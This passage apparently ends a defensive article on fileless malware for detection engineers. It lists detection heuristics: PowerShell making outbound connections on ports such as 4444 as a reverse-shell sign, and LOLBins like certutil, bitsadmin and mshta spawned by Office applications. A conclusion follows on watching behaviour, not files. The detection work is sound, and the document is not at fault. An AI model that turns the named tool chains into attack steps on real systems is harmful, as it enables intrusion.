- PowerShell making outbound network connections: powershell.exe connecting to an external IP on port 443/80/4444 is a strong indicator of a reverse shell.
- LOLBins with Suspicious parent-child process: regsvr32, certutil, bitsadmin, wscript, 'powershell.exe', 'cmd.exe' or 'mshta.exe' spawned by 'winword.exe', 'excel.exe', 'outlook.exe', or browsers.
ATT&CK Matrix: Mapping Fileless-based attack activities to MITRE ATT&CK Framework


Conclusion
Fileless malware is fundamentally about turning a system's own tools against itself; instead of dropping suspicious files that security software can catch, attackers hide inside legitimate processes, run code purely in memory, and use built-in Windows utilities like PowerShell and WMI to do their dirty work, leaving little to nothing behind once the attack is done. For detection engineers, the takeaway is clear: stop looking for files and start looking for behavior; monitor process trees, flag encoded commands, watch for unusual memory allocations, and treat any system binary making unexpected network connections as a red flag worth investigating. For threat researchers, fileless techniques are no longer niche; they are now standard tradecraft across ransomware groups, APT actors, and commodity malware alike, which means understanding how living-off-the-land binaries are chained together and how in-memory payloads are staged is no longer optional; it is a baseline skill. The absence of a file on disk is not a clean bill of health; in modern attacks, it is often the first sign that something far more sophisticated is already running.